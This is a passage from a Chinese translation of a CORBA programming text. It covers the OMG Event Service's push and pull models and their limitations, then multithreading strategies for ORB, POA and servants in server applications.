    CosEventComm::PullSupplier_ptr supplier
)
{
    CORBA::Boolean has_event;
    CORBA::Any_var any = supplier->try_pull(has_event);
    if(has_event) {
        CCS::TStatEvent * event_data;
        if(any >>= event_data) {
            // Use values from the event data
            // struct here(not shown).
        }
    }
}
```

`check_for_thermostat_event` 函数将 `PullSupplier_ptr` 作为一个参数，所以，我们可以将 Proxy Pull Supplier 传递给它。因为 `ProxyPullSupplier` 是从 `PullSupplier` 派生来的，当我们将 `supplier` 变量传递给 `check_for_thermostat_event` 时，将它自动加宽。为了避免阻塞 GUI 事件循环并防止更新窗体，`check_for_thermostat_event` 始终执行提供者的 `try_pull` 方法。与拉方法不同，如果一无所获，`try_pull` 将不会阻塞来等待一个事件。调用 `try_pull` 后，检查 `has_event` 的布尔 `out` 参数，观察是否真的返回了一个事件。如果这个参数为 `true`，应当从返回的 `CORBA::Any` 中抽出一个 `CCS::TStatEvent` struct 指针。如果成功了，我们的代码就可以通过抽出的结构指针来访问事件数据。否则，如果事件数据不是我们所要求的类型，我们就忽略它。

20.7 选择一个事件模型

在20.4节我们定义了如下4个事件发送模型：

- 经典的推模型
- 经典的拉模型
- 混合推/拉模型
- 混合拉/推模型

当开发一个使用事件服务的应用程序时，必须选择一个最适合应用程序的模型。我们的选择不仅受此模型的特征影响，同时也受应用程序本身性质的影响，和受与事件通道的实现相关问题的影响。

20.7.1 事件通道的实现

最终,基于事件系统的鲁棒性和性能取决于事件通道的实现性能。OMG 事件服务规范没有对主要事件通道的特征定义要求,相反,给每个事件通道的实现留下许多可用于设计的选择。虽然这种方法增加了规范的灵活性(在它所支持的环境中),但是,也说明了事件通道所提供的服务质量范围广泛。

事件通道的一个主要指标是吞吐量。如果应用程序处理高频率的事件发送,应当评价事件通道的实现,确定它发送事件的速度有多快。如果忽略多个提供者和使用者的影响,一个事件通道接收事件和将它推出所需的时间主要取决于 ORB 处理 IDL any 类型的效率。不同的 ORB 使用不同的技术对 any 类型进行编组或取消编组,有些技术比其他技术效率高。有些 ORB 处理 any 类型时效率极高,而有些则勉行其事。奉劝读者在开发高效的基于事件的系统时,应当对事件通道的效率进行仔细的衡量。

连接到事件通道上的使用者和提供者的数量也会影响它的吞吐效率。当一个事件到达后,事件通道必须确保这个事件能被任何连接的使用者访问。将事件发送给每个推使用者,需要一个独立的、从事件通道到使用者的 CORBA 请求调用;对于拉使用者,通道必须将事件存储在缓冲区内直到使用者对它提出请求为止。同样,连接的提供者越多,接收或者传递给使用者的事件也就越多。除非事件通道使用专用的多播协议(有些是这样做的)否则无法简单的绕过这个限制。

虽然,我们经常说到提供者和使用者被“连接”到事件通道,但并不是指需要的网络连接。因为,操作系统对一个进程能处理的开放网络连接的数目施加限制,一个合格的事件通道实现必须能处理比它的网络连接数目更多的提供者和使用者。对于推提供者和拉使用者来说,事件通道充当服务器,这说明,如果事件通道需要重新使用与提供者和使用者的连接,它可以正常的关掉这些客户程序。这种关掉对于客户机 ORB 是透明的,当客户程序需要推或拉一个新事件时应当建立新的连接。对于拉提供者和推使用者来说,事件通道充当一个客户机,所以在特殊情况下它可以打开一个网络连接,发送请求,然后立即关闭这个连接。这里讨论的建立或者重新建立连接的方式代价很高,所以,要确保基本的操作系统可以给你的事件通道提供足够数量的连接。

事件通道的实现根据它存储的持久性的不同而不同。大多数事件通道都记忆一些连接信息,以便当事件通道停止使用或者重新启动时,提供者和使用者的链接可以被透明的保存。有些实现也永久存储一些还未被从特定使用者推出或者拉走的事件数据。这一点对于不是频繁的将事件拉出的拉使用者很重要。

事件通道的实现也必须有能力处理性能不好的提供者和使用者。一个崩溃的拉提供者或推使用者不应当造成事件通道为等待响应而无限期的挂起。那样会阻碍其他提供者和使用者在允许时间内使事件得到处理。一个合格的事件通道实现应使得某些特征(如超时,重试的次数)可以通过配置子系统、环境变量或者启动操作来配置系统。

20.7.2 推模型浅析

提供者常使用推模型,这主要是因为与拉模型相比推模型可以避免缓冲区的占用。通常在这两种模型中,推模型更常用且效率更高。当事件出现时,提供者经常通知所有与之有关

的连接者,而推模型对完成此项任务很在行。它的效率来自可以避免轮询开销。

除非在断开连接时想得到明确的通知,否则一个推提供者不需要实现任何CORBA对象。这对于不支持服务功能的应用程序来说是理想的,可能是出于监听,调配,或者安全的考虑等。与推提供者不同,一个拥有推使用者的应用程序必须能作为服务器并且当事件生成时能接收它们。

20.7.3 拉模型浅析

因为这种模型在事件发送机制中主要采用轮询法,这种方法遇到的最大问题是必须使用缓冲区来存储事件。对于不频繁拉事件的使用者来说,拉提供者的缓冲区充满时必须丢弃一些事件。到底丢弃哪些事件取决于应用程序。有些拉提供者可能希望先丢弃最老的事件,而另外一些则希望当缓冲区填满之后就不再接收新的事件。还有的只存储某个时间段内的第一个事件,同样第二个或者后续事件都是第一个的复制品。

由于此模型依赖于轮询法,如果拉使用者频繁的轮询事件会给网络的数据传输造成很大负担。要想避免轮询,一个拉使用者可以调用阻塞 PullSupplier::pull 操作而不采用非阻塞的 try-pull 操作。这种方法可以减少网络传输的拥挤程度。但是,对于每一请求对应一个线程服务器控制的拉提供者来说,会导致服务器为处理这些请求而产生大量的线程。再者,当拉提供者的事件数据还未准备好,每个阻塞 pull 的请求将要求它的线程等待,直到有提供者的事件为止。如果服务器程序使用固定大小的线程池,这种情况将导致所有可用的线程都因为 pull 请求而阻塞。

这个模型不要求拉使用者充当服务器,所以它适用于使用事件的纯客户机。

20.8 事件服务的局限性

使用一个事件服务的实现,可以减轻给多个使用者和提供者可靠的发送事件的复杂工作。但是,OMG事件服务不是没有局限性。随后几节将解释其中的一些局限性。

20.8.1 多个提供者

因为多个提供者可以连接到一个事件通道,使用者可能会停止接收比预计多的多事件。因为事件通道将所有的事件发送给所有的使用者;每个使用者接收连接到同一个事件通道的所有提供者发来的事件。幸好,IDL any 类型的事件类型-安全提取可以防止使用者访问不是它所要的事件。但是,事件通道将所有的事件发送给所有的使用者是对系统资源的一种浪费,因为许多使用者会将这些事件丢掉。事件通道在这些事件被发送走之前被迫长期存储它们,然后又占用时间和网络连接来发送它们,这样对传输事件的网络带宽也是一种浪费。

可以通过为每种类型的事件建立独立的事件通道来缓解问题,这样,需要从多个数据源接收事件的使用者可以与多个事件通道注册连接,减少连接到每个事件通道的事件提供者数目也是一种帮助,尤其当每个事件通道只有一个提供者时。

20.8.2 可靠性的缺陷

设计基于事件的应用程序,千万记住,事件通道从根本上来说是不可靠的。事件通道缺

乏可靠的主干，在一个服务中很难提供可靠的端到端的发送，并且事件通道也无法过滤提供者。如果一个提供者推出的事件太多，致使事件通道不能及时将所有的事件发送给使用者，事件通道除了丢掉未发出的事件之外别无选择。

20.8.3 筛选性的缺陷

即使只有一个提供者连接到事件通道上，客户程序还是会接收到与之无关的事件。这是因为，事件通道将事件从提供者传递到使用者的过程中没有对事件做任何解释。

如果事件通道能对发送给每个使用者的事件稍微做一些过滤，就可以避免发送无关事件造成的浪费。幸运的是，OMG 已经采用通知服务(Notification Service)[26]。通知服务不仅提供事件筛选特性，而且还对构造事件的类型和对事件通道提供的服务质量进行了不同程度的控制。而且，从事件服务接口(本章前面所讲内容)继承的接口允许将通知服务的实现引入到当前的工作系统中，并且不会对现存的基于事件的应用程序造成任何破坏。

20.8.4 工厂的缺陷

事件通道是 CORBA 对象，就象所有其他对象一样，在使用对象之前必须创建它。我们经常使用某工厂来创建对象，或者在应用程序中调用工厂，或者采用手工的命令行编程，或者使用基于 GUI 的工具。

事件服务没有指定与事件通道工厂有关的任何事情。这样就给每个支持事件通道实现的供应商完全的自由，供应商决定你如何创建和管理事件通道，但是，这也会妨碍你为自己的应用程序编制简单的易移植的事件通道工厂。再者，事件通道的实现给配置方式提供的控制程度相差太大，这又使我们编制适合自己的、能合理处理事件通道服务质量的、事件通道工厂的可移植层的难度增加。

20.8.5 异步消息传送

在某种情况下，应用程序不要求解耦通信；而采用异步消息传送(asynchronous messaging)或者与时间无关的调用(time-independent invocation)。异步消息传送允许应用程序发布一个请求而且不阻塞响应；随后，通过 ORB 回调或者通过轮询方式接收响应。使用与时间无关调用，一个客户程序可以发出请求，从网络上断开连接，然后再重新建立连接并得到响应。这种方法对于在笔记本电脑或其他便携式计算机上运行的应用程序很有用。我们也可以使用动态调用接口(Dynamic Invocation Interface)实现有限的异步消息传送，但是通常使用起来比较繁琐。

因为设计事件服务不是为了支持异步消息传送和与时间无关调用，OMG 已经开发出了一套 CORBA Messaging Service(CORBA 消息传送服务)[20]。这种服务提供编程语言存根，支持异步调用，它也定义了 GIOP 协议的扩展，可以处理保存和转发请求以及响应，并支持与时间无关调用的互操作。如果我们因为需要异步消息传送或者与时间无关调用而考虑使用事件服务，应当与 ORB 供应商一起检查事件服务是否支持 CORBA 消息传送。

20.9 本章小结

同步请求对某些应用程序来说太严格了,但是,选择延迟的同步请求,oneway 请求,和分布式回调都会带来更多问题。延迟的同步请求在编程上太繁琐(因为它们只能使用 DII),oneway 请求不可靠,而分布式回调当注册的使用者数目增加时可扩展性差。

OMG 事件服务允许在事件提供者和使用者之间采用解耦通信。事件服务实现的核心是事件通道,它从提供者端接收事件并且将它们发送给使用者,使提供者和使用者之间互相隔离。事件通道同时支持推和拉两种模型的事件发送,它的灵活性很大,允许各模型混合使用。提供者、使用者和事件通道以 IDL any 类型的格式处理事件数据,这样可使基于事件的应用程序发送和接收指定域的事件数据,而无需让事件通道去理解这些数据类型。

事件服务不是没有缺点。比如,它不提供支持事件的筛选,这意味着,所有事件都传递给所有使用者,而不管使用者是否需要这些事件。OMG 规范不要求事件通道永久存储提供者和使用者的注册或者未发送的事件数据;丢失注册和事件的实现,不论何时重新启动都很难再使用。事件通道的实现可以自由地给自己设定限制,如事件队列的长度和超时等。这些问题会给开发和维护基于事件的应用程序带来困难。

为解决这些问题,OMG 已经采纳通知服务和 CORBA 消息服务。通知服务扩展了事件服务的功能,增加了过滤和控制服务质量等功能。CORBA 消息传送提供异步消息发送、与时间无关调用、标准的互操作的存储-转发路由协议。总的说来,事件服务、通知服务和 CORBA 消息传送为不适合同步请求的应用程序提供了几种可选方案。

第6部分 功能强大的 CORBA

第21章 多线程应用程序

21.1 本章概述

在这一章,我们将讨论多线程 CORBA 应用程序。21.3节将介绍多线程技术给 CORBA 应用程序带来的好处。21.4节和21.5节将讨论基本的多线程技术,并且介绍 ORB 和 POA 对它们的支持。21.6节将讨论如何在第12章中的伺服程序定位示例程序中使用多线程技术。最后在21.7节中,我们将简要讨论与伺服程序激活器有关的多线程问题。

21.2 引言

实际的 CORBA 应用程序可以在以下几个方面进行扩展。这些方面包括:应用程序支持的对象数目,可同时处理的请求数目,允许的连接数目,以及它可以使用的 CPU 数目和内存资源。

使应用程序具有可扩展的一个重要方法是使用多线程编程技术。虽然只能在多 CPU 的机器上才能进行真正的并发编程,但是使用多线程技术可以简化编程逻辑,并且提高程序的可扩展性和性能。

本章对如何用多线程编程技术开发 CORBA 应用程序进行了概述。我们不想深入地介绍线程,因为这方面的内容足够可以写一本书。幸运的是,许多书和文章中都介绍了多线程编程和分布式应用程序的并发问题,读者可以参考[2]、[10]、[12]、[35]、[36]、[37]。如果想要提高多线程编程技巧,推荐读者读一下上面这几本书。

21.3 多线程编程的动机

一般来说,Windows NT 和各种 UNIX 操作系统上的一些进程往往是单线程的。单线程进程的所有操作,包括在运行时的堆栈中访问一个变量,通过套接字发送和接收网络数据包等,都是由在该进程中运行的单线程控制来执行的。

不幸的是,开发和使用单线程控制的服务器应用程序往往是很困难的。下面几节将解释这个原因。

21.3.1 请求的排队

当只有一个线程可用时,服务器程序必须对客户请求进行排队。到达服务器程序上的新

的请求在控制目标对象的 POA 中进行排队。如第11章中所述,当一个对象正在处理一个请求时,ThreadPolicy 的值为 SINGLE_THREAD_MODEL 的 POA 必须能够对外来的请求进行排队。

如果处理一个请求需要的时间太长,那么就不能在同一个 POA 中处理对象的所有其他请求。因此,在 POA 中的请求队列可能会非常长。如果出现这种情况的话,POA 将向客户程序发送TRANSIENT异常,告诉客户程序重新发送请求,并且希望当重新发送的请求被收到后,队列中的请求数目会减少。

21.3.2 事件处理

因为服务器应用程序一直在等待到达它们已公告的的网络端口上的请求,所以经常用“反应”来描述服务器应用程序[34]。为了检测请求什么时间到达,大多数的 ORB 实现都用事件循环来监测网络连接,例如,ORB 实现经常使用 UNIX select 系统调用来观察与服务程序网络连接相对应的文件描述符上发生的事件。当一个请求到达时,ORB 就会把请求调度给应用程序,以便对它进行处理。

为了正确处理事件,ORB 必须能够随时获取线程控制。不幸的是,如果单线程在做其他事情时,来了一个需要长时间处理的请求,如执行一个复杂计算,那么 ORB 就不能再等待其他的请求;服务器程序也就不能从它的网络连接中读取外来消息。出现这种情况时,网络传输就会通过流控制使用户的网络传输停止发送消息。在这种情况下,如果客户程序的 ORB 再想发送请求的话,它们的网络传输层就会给它们发送出错消息,这样的话,客户程序就不得不暂时停止发送请求。因此,一个需要长时间处理的请求可以使许多客户程序得不到服务。

防止这种情况的一种方法是确保不会长时间去执行某个请求。如果请求的本质决定了它需要很长的处理时间的话,可用两种方法来把它分开:

- 把 IDL 操作分成两个部分:一个部分是启动请求,另一个部分是获取结果。例如,假定接口中有一个需要长时间执行的操作:

```
interface Rocket {
    typedef sequence<octet> Telemetry;
    Telemetry get_all_telemetry();
};
```

如果 Rocket 目标对象只需飞行几分钟,那么可以采用 get_all_telemetry 实现在 rocket 对象的飞行结束后,将所有的遥测数据一起返回的方法。然而,如果 rocket 对象飞往月球的话,这种方法显然不可行。

把操作分成两部分将得到下面的接口:

```
interface Rocket {
    typedef sequence<octet> Telemetry;
    void start_gathering_telemetry();
    Telemetry get_telemetry(out boolean no_more_data);
```

```
};
```

首先调用 `start-gathering-telemetry`, 以告诉 Rocket 目标对象想要调用遥测数据。需要数据时, 就调用 `get-telemetry`, 如果有数据的话, `get-telemetry` 就把这些数据返回, 如果遥测数据已经收集完毕, 就把 `no-more-data` 设为 `true`。

这种方法是让 `start-gathering-telemetry` 操作的实现设置一个标记, 或者创建一个表示应当收集遥测数据的工作条目, 然后 `start-gathering-telemetry` 操作立即返回; 当客户程序调用 `get-telemetry` 方法时, `get-telemetry` 的实现可以返回已经收集到的任何数据, 并且正确地设置 `no-more-data`。这样, 服务器应用程序既可以收集遥测数据, 也允许 ORB 监听请求(如 11.11.2 节所讲的通过调用 `ORB::perform-work` 的方法), 不会让某个动作阻塞其他动作。

- 把接口分成两部分, 而不是把操作分开:

```
typedef sequence<octet> Telemetry;
interface TelemetrySubscriber {
    void new-telemetry(in Telemetry data);
    void telemetry-complete();
};

interface Rocket {
    void start-gathering-telemetry(
        in TelemetrySubscriber subscriber
    );
};
```

这种方法通常被称为发布/预订(publish/subscribe), 它以回调预订信息的客户程序方式来实现服务程序发布信息。并且, 接收遥测数据的客户程序实现一个支持 `TelemetrySubscriber` 接口的对象, 然后将该对象的引用传递给 `start-gathering-telemetry` 操作。这样, 一只有数据要发送的话, 服务程序回调客户程序中的 `TelemetrySubscriber` 对象的 `new-telemetry` 操作。在遥测数据发送完后, 服务程序通过调用 `TelemetrySubscriber` 对象的 `telemetry-complete`, 以通知客户程序。

不幸的是, 这两种方法都有一个共同的问题, 那就是接口的实现。实现收取遥测数据的操作是很困难的, 因为它是单线程的, 而且需要很长时间来完成。但我们不应该把目标放在重新设计接口来解决这个问题。

重新设计接口的另一个问题是这些接口中必须依赖于回调。如 20.3 节所述, 分布式回调有很多问题。而且, 在等待响应时, 除非单线程 ORB 必须非常小心地使用非阻塞的 I/O, 否则的话, 分布式回调很容易造成死机。例如, 假设单线程客户程序把一个请求发送给服务器程序, 然后不让别的程序读取等待响应的网络端口, 如果服务器程序想要回调客户程序的话, 就会造成死锁。这是因为服务器程序想要告诉客户程序去执行原先的请求, 而客户程序却在等待服务器程序对原先请求的响应。每一方都在阻止另一方的行动。设计能避免这种死锁情况的单线程 ORB 是有可能的, 但应该清楚的是, 不是所有的 ORB 都提供了这种功能。

21.3.3 单线程服务器程序的评价

重新设计遥测数据的检索接口, 以避免由于单线程操作引起的问题正是我们要解决的

问题。具体来说,这表示不用多线程技术编写再次激活的系统会使应用程序走许多弯路。随着应用程序复杂性的增加,保证系统中所有的任务都能在单线程中得到它们的CPU时间变得越来越困难。当一个任务显式占据了其他任务的单线程时开始出现人为的边界。防止任务所占有的CPU时间太少变得越来越困难,而且对任务的维护也越来越复杂。因为程序的每一次修改都需要加以仔细分析,以便确保不会使任务所占CPU时间太少。

总之,单线程操作只适用于客户程序不多,处理请求所需时间较短的服务器程序。不包含CORBA对象的纯客户应用程序是可以在单线程下很好地工作,尤其在它们只是执行同步的请求的情况下。相反,高性能的服务器程序通常是由多线程的。

21.3.4 多线程编程的优点

使用多线程编程技术实现服务器应用程序可以提供下面的优点:

- **简化程序设计** 多个服务器程序的任务能够单独执行,不需要在应用程序中维护人为的切换边界。
- **改进吞吐量** 在多处理器硬件中,操作系统把多线程分配给不同的CPU,这样就能实现真正的并发性。
- **提高响应速度** 客户程序不用担心它们的请求会由于其他客户程序的请求所要时间太长而被拒绝。

下一节中将讲述多线程编程技术如何提供上述这些优点以及其他一些优点。

21.4 多线程服务器程序的基础

上一节所述的单线程应用程序中的问题表明,如果使用单线程控制来设计分布式应用程序的话,这些程序就不会有好的性能和可扩展性。这一节将介绍使用抢占式多线程可以提供支持可扩展的服务器应用程序的更简洁的,更为有效的方法。

在抢占式多线程中,底层操作系统的内核或一个特殊的线程库控制线程的调度,以便让它们来执行任务。每个线程都分配了CPU时间。当一个线程用完了分配给它的时间,或执行了一个阻塞调用,如从一个套接字上进行读取等,调度程序就抢占了该线程,让别的线程运行。这样的话,可以减少程序中由于要确保每一任务都要得到CPU运行时间而增加编程的复杂性。它允许应用程序的正交部分是完全分离的,并且可以对它们进行实现或维护,而不用担心由于任务所占CPU时间太少,而使应用程序不能正确执行。

由于使用多线程,服务器应用程序的大部分内容都会受到影响,包括ORB和POA,伺服程序的实现,第三方库和系统库。当我们说应用程序的一部分内容“受到影响”时,并不是说它都要调用复杂的多线程函数。相反,我们指的是必须记住下面两点:

- 在编写应用程序的各个部分时,必须记住要使用多线程。
- 对于第三方库、系统库、ORB和POA,必须掌握在多线程环境下调用它们函数的含义。

应用程序必须设计成能支持和使用多线程。一个被设计成只能在单线程控制下执行的应用程序往往不能在多线程环境下正常工作。这种程序通常需要重新设计和重新编写,以便

它能够有效地处理多线程。

下面各节将介绍使用多线程给服务器应用程序的各个部分所带来的影响。

21.4.1 ORB 底层的多线程问题

多线程 ORB 实现在处理请求时可以用很多的方法。如21.3节所讨论的,单线程 ORB 必须执行非阻塞 I/O,对请求排队,显式任务切换,这样就限制了它们的灵活性和可配置性。换句话说,多线程 ORB 可以支持不同的请求调度策略[38],甚至在同时发生的情况下也是如此。使用多线程允许 ORB 单独来考虑。

例如,一个多线程 ORB 核心的实现可能有一个单独的线程,叫做监听器线程(listener thread),用来专门监听请求。当一个请求到达时,线程读取完整的包含请求和请求参数的网络信息,并且把该消息放入到请求队列中。队列的另一端可能由一个线程池监测,这个线程池等候在队列中出现的请求。当一个请求被监听器线程放入到请求队列中时,池中的一个线程就把它从请求队列中移走,并负责把它调度给正确的 POA,最后发送给正确的伺服程序。

另一个 ORB 核心实现可以选择使用多个监听器线程,每一个线程监听一个单独的网络接口。另一个 ORB 还可以选择创建一个新线程来处理每个到达的请求。也可以有其他一些变通的方案,例如,对多种策略的支持融入单个的 ORB 核心中。

在请求处理中采用线程的每种方法都有各自的优缺点。

- 一个请求对应一个线程方法。在这种方法中,接收到每一个请求时都会产生一个新的线程,这种方法适用于接收少数长时间运行的请求的服务器程序。因为每个请求都在自己的线程中执行,所以不管某个请求处理的时间有多长,它也不会阻塞其他请求的处理。然而,如果同时有很多要处理的请求,服务器应用程序会因为线程太多而会占用过多的资源。
- 一个连接对应一个线程方法。在这种方法中,每个单独的客户连接对应着一个不同的线程,这种方法适用于在应用程序中,客户程序长时间调用同一服务器程序上的多个请求的情况。这种方法避免了在一个请求对应一个线程方法中为每个请求都创建一个新的线程的开销。然而,如果服务器程序有许多客户程序的话,就要创建许多线程来处理它们。而且,如果客户连接是在短时间存活的话,这种方法不如一个请求对应一个线程方法好。
- 线程池方法。这种方法是在服务器程序启动时生成许多线程,然后在请求到达时,把它分配给空闲的线程。如果线程池中的所有线程都在忙于处理请求,那么就对请求排队,直到有线程来处理它为止,或者也可以创建一个新的线程,并把它放入线程池。这种方法适用于服务器程序对处理请求的资源需要进行限制的情况,因为所有必需的线程和队列都已经在程序起动时进行了分配。这种方法的一个缺点是,通过一个队列把请求从一个线程切换到另一个线程时会导致过多的线程切换上的开销。而且,如果服务器程序用来处理请求的资源不够的话,队列可能会被塞满,外来请求可能会不得不被暂时拒绝。

其他线程模型的详细介绍和各种模型的变体可以在[38]中找到。

21.4.2 POA 多线程问题

在 ORB 核心把一个请求调度给目标对象所在的 POA 后,必须考虑 POA 的线程策略问题。如 11.4.7 节所讲,POA 的 ThreadPolicy 可以是 SINGLE_THREAD_MODEL 值,也可以是 ORB_CTRL_MODEL 值。POA 如何把请求调度给正确的伺服程序完全取决于 ThreadPolicy 值。

当 POA 的 ThreadPolicy 值是 SINGLE_THREAD_MODEL 时,POA 就保证将对所有的伺服程序的调用进行排队。即使基本的 ORB 和其他在同一服务程序上的 POA 都使用多线程的话,用 SINGLE_THREAD_MODEL 值创建的 POA 也不会同时把请求调度给多个伺服程序。如果底层 ORB 是多线程的话,SINGLE_THREAD_MODEL 值的 POA 必须能把外来请求切换给它在调度所有伺服程序时所使用的单线程。应用程序的设计者应当清楚:把请求从一个线程切换到另一个线程会导致线程上下文切换上的开销。而且,在某些平台上,SINGLE_THREAD_MODEL 值的 POA 必须通过主线程(调用程序的 main 函数的线程)来调度请求;否则,在调用没有使用多线程的代码(也许因为没有用正确的选项来编译)时将会出现问题。在这种情况下,应用程序应该调用 ORB::perform_work 或 ORB::run,以确保 ORB 允许 POA 进入主线程。

当在 SINGLE_THREAD_MODEL 值的 POA 的对象上执行同一应用程序中的请求时,要确认供应商的 POA 实现完全符合规范。即使本地的请求也要在 POA 的单线程中调度,而不要用调用程序的线程来直接调度。在调用值为 SINGLE_THREAD_MODEL 的 POA 的对象(可能直接通过调用伺服程序的虚拟函数)时,如果 ORB 绕过了共存请求的调度机制的话,那么就会造成与规范不符的情况。

用 ORB_CTRL_MODEL 值创建的 POA 在请求调度上要比单线程情况受的限制少得多。ORB_CTRL_MODEL 策略值只表示允许 POA 并发调度多个请求;它并不表示请求是如何分配给线程的。这意味着,ORB_CTRL_MODEL 值的 POA 的实现可以使用自己的与底层 ORB 无关的线程策略,也可以实现为与 ORB 使用的模型完全相符。

- POA 可以使用线程池模型。在这种模型中,POA 可以有自己的线程池和队列,以便在所有的线程都很忙时可以用来保存请求。除了把请求从一个线程切换到另一个线程时的开销外,这种方法是不错的。但当 POA 接收的请求数总是要比线程池调度的请求数大得多时,请求会被暂时拒绝。
- POA 可以使用一个伺服程序对应一个线程的方法。这种方法为每个添加到激活对象映射(Active Object Map)的伺服程序创建一个新的线程。在这种方法中,POA 为伺服程序线程中的每个伺服程序调度所有的请求。这种方法适用于 POA 的伺服程序集相对固定并且数量少的情况。否则的话,在 POA 中,会有很多已注册了的伺服程序,或者很多只是简单注册,然后就被撤销的线程,这样 POA 会出现太多的线程创造的开销,或者 POA 会同时创建过多的线程。
- 使用一个请求对应一个线程模型,这意味着,POA 将为每个外来请求创建一个新的线程。这种方法只适合于 POA 接收相对少量的运行时间长的请求。否则的话,创建很多线程或同时有太多激活的线程的开销会太大。

- POA 可能只是简单地在同一线程上不断地调度请求,ORB 用来调度从网络端口接收到的请求。这种方法避免了把请求从一个线程切换到另一个线程时的开销,但是它在处理请求期间占用 ORB 线程,并且阻止线程做其他 ORB 工作。
- 在一个 POA 组中的每一个 POA 都共享一个单独的 POAManager,并且通过它来提供请求-调度的线程。这种方法只是把多线程内容由 POA 推进到 POAManager,如果 POAManager 正在控制用于多 POA 的请求流的话,这也意味着线程资源的增加。

其他的请求-调度策略也可以用于 ORB_CTRL_MODEL 值的 POA。根据不同的策略,在同一服务器应用程序中的不同 POA 可能会使用不同的策略。

因为 POA 规范不需要任何用于 ORB_CTRL_MODEL 值的 POA 的特殊线程模型,POA 实现可以使用这些方法中的任何一种,或者可以使用其他对它们有用的方法。虽然这种方法为 POA 实现提供了最大的灵活性,但是却无法编写使用底层 POA 线程模型的可移植程序。这种实现上的灵活性会使程序开发者获益,因为这样就会使 ORB 供应商们互相竞争。然而,它也会使程序开发者很难作出一些实现方面的重要决策,如应用程序应该有多少个 POA,在每个 POA 中应该创建多少个 CORBA 对象;每个对象使用一个单独的伺服程序,还是多个对象使用一个单独的伺服程序,以及如何在多个服务器程序之间分布对象,等等。能够控制或至少能知道 ORB 和 POA 采用的多线程方法会使开发者作出更多关于体系结构、设计、实现和配置方面的决定,从而提高分布式系统的可扩展性和性能。

幸运的是,OMG 可以通过扩充 ThreadPolicy 值来解决这方面的不足,这可以通过增加用来标识特殊线程模型的值,如 THREAD_PER_SERVANT 和 THREAD_POOL 来实现。这些策略值会给应用程序提供把请求分配给线程的显式控制。在编写本书时,POA 规范还是很新的,然而,在 CORBA 研究人员对如何更好地使用 POA 有了实际经验之后,才会把诸如此类的新值加进去。如果想知道 ORB 如何实现 ORB_CTRL_MODEL 值,必须去咨询 ORB 供应商。

21.4.3 伺服程序的多线程问题

因为值为 ORB_CTRL_MODEL 的 POA 可以同时把多个请求调度给同一个服务器程序,所以多线程的出现对如何设计和实现伺服程序会产生很大的影响。为了执行请求,几乎所有的伺服程序都会访问自己的数据成员,或对象间共享的状态变量。对这些数据的访问必须排队,并且在线程之间同步,以避免破坏数据,使得方法的实现返回无用的结果。

多线程应用程序的开发中存在着严重的可移植性问题:线程的原始状态在不同的平台上是不可移植的。尽管有用于多线程的标准编程接口——典型的例子是 POSIX 1003.4a pthreads API[2]——但不是所有的平台都支持它们。有些系统提供了这个接口,或对它作了很小的改变。但是有些系统,如 Windows,根本就不支持它。幸运的是,ORB 供应商在他们的产品中代表性地捆绑了 C++ 接口的可移植线程库。一些免费使用的软件,如 ADAPTIVE Communication Environment(ACE)工具包[33],也提供了用于各种平台专用的多线程的可移植 C++ 封装类。

最难的一个问题是如何安全地删除伺服程序。当多线程允许多个请求在一个单独的伺服程序中同时出现时,要确认在撤消伺服程序时没有别的线程正在访问伺服程序是一件非常困难的事。幸运的是,POA 提供了一些有助于解决这个问题的方法。我们将在 21.6 节对有

关于多线程伺服程序开发进行更详细的介绍。

21.4.4 第三方库问题

CORBA 最初是一个集成技术,因此许多应用程序都使用了第三方库和系统库。不幸的是,我们必须要去使用一些非线程安全的第三方库或组件。可以用多种方法来解决这一问题:

- 和库的提供者合作,了解一下库的线程安全性是不是能够达到。假如供应商可以实现真正的线程安全,那么这是最好的选择。
- 你自己来实现用上库的线程安全的封装函数,并确保只通过线程安全的封装函数来访问库,而不直接访问库。虽然这样做很麻烦,但如果这个库要被其他项目再次使用的话,这样做是很值得的。然而,如果库要经常改变的话,这样的封装函数是很难维护的。
- 在单线程中,把所有对库的调用全部分开。一种直接的方法是为库开发一个 IDL 接口,并且通过一个 CORBA 对象提供对它的访问。通过值为 SINGLE_THREAD_MODEL 的 POA 注册对象的伺服程序,可以很容易地保证对库的所有调用进行排队。使用这种方法时,不要在服务器程序的进程外使用对象引用,因为我们可能不希望在进程外部的代码中调用单线程对象的封装函数。

如果库使用得过多,由于 ORB 在调度上的开销,用一个对象来封装它就不实用了。在这种情况下,必须通过低层的线程和队列来从需要库调用的其他线程中转换工作条目。

有时,没有设计为在多线程环境下使用的库不能连接到线程应用程序中。由于使用不同的平台、编译器和链接器,并且由于使用不同的编译时间和链接时间选项,单线程和多线程库可能不能共存。如果每个库都需要其他的库,而其他的库之间又互相排斥的话,那么这些库也不能共同工作。通常,解决这个问题的唯一方法就是同时使用不同的库。

如果想要与 ORB 一起使用的库有自己的事件循环,如许多 GUI 库,那么必须把事件循环与 ORB 的事件循环集成起来。下一节将讨论实现此目的的方法。

21.4.5 ORB 事件处理的多线程问题

在 11.11 节,我们介绍了 ORB 提供的一些操作。这些操作可以用来控制对事件的处理,如客户连接的初始化和到达网络连接上的请求。一些应用程序使用阻塞事件处理模型,在这种模型中,应用程序的 main 函数将把主线程的控制权移交给 ORB::run。其他函数使用非阻塞事件处理模型,在这种模型中,主线程被临时交给 ORB,以执行一个单元的工作。

一些应用程序中包含的事件处理循环是用于软件的,而不是 ORB 的,如视窗系统。因为这些应用程序是多线程的,这些完全不同的事件处理循环的集成方法有下面三种。

- 使用非阻塞 ORB::work_pending 和 ORB::perform_work 操作来控制 ORB 事件。在对其他软件使用非阻塞事件处理中,同时使用这两个操作。11.11.2 节中给出了一个把非封锁 ORB 事件处理与假设的 GUI 库的事件循环集成起来的例子。
- 对每个事件循环创建一个单独的线程。因为 CORBA 规范中写明了:可移植的应用程

序必须把主线程交给 ORB, 允许 ORB 去处理它的事件, 其他软件的事件循环只能在其他的线程上运行, 而不能在主线程上运行。如果由于其他软件的属性或平台提供的多线程支持等原因, 而使这种方法成为不可能的话, 应该使用前面的一种方法。

- 收集正在集成的所有软件包(包括 ORB)所使用的所有文件描述符。然后选择基于 select 的监听代码来处理它们, 或者使用主要的一个软件包来监测它们。当事件发生在其中的一个文件描述符时, 调用与它相关的软件包, 并且告诉它去处理它的文件描述符事件。

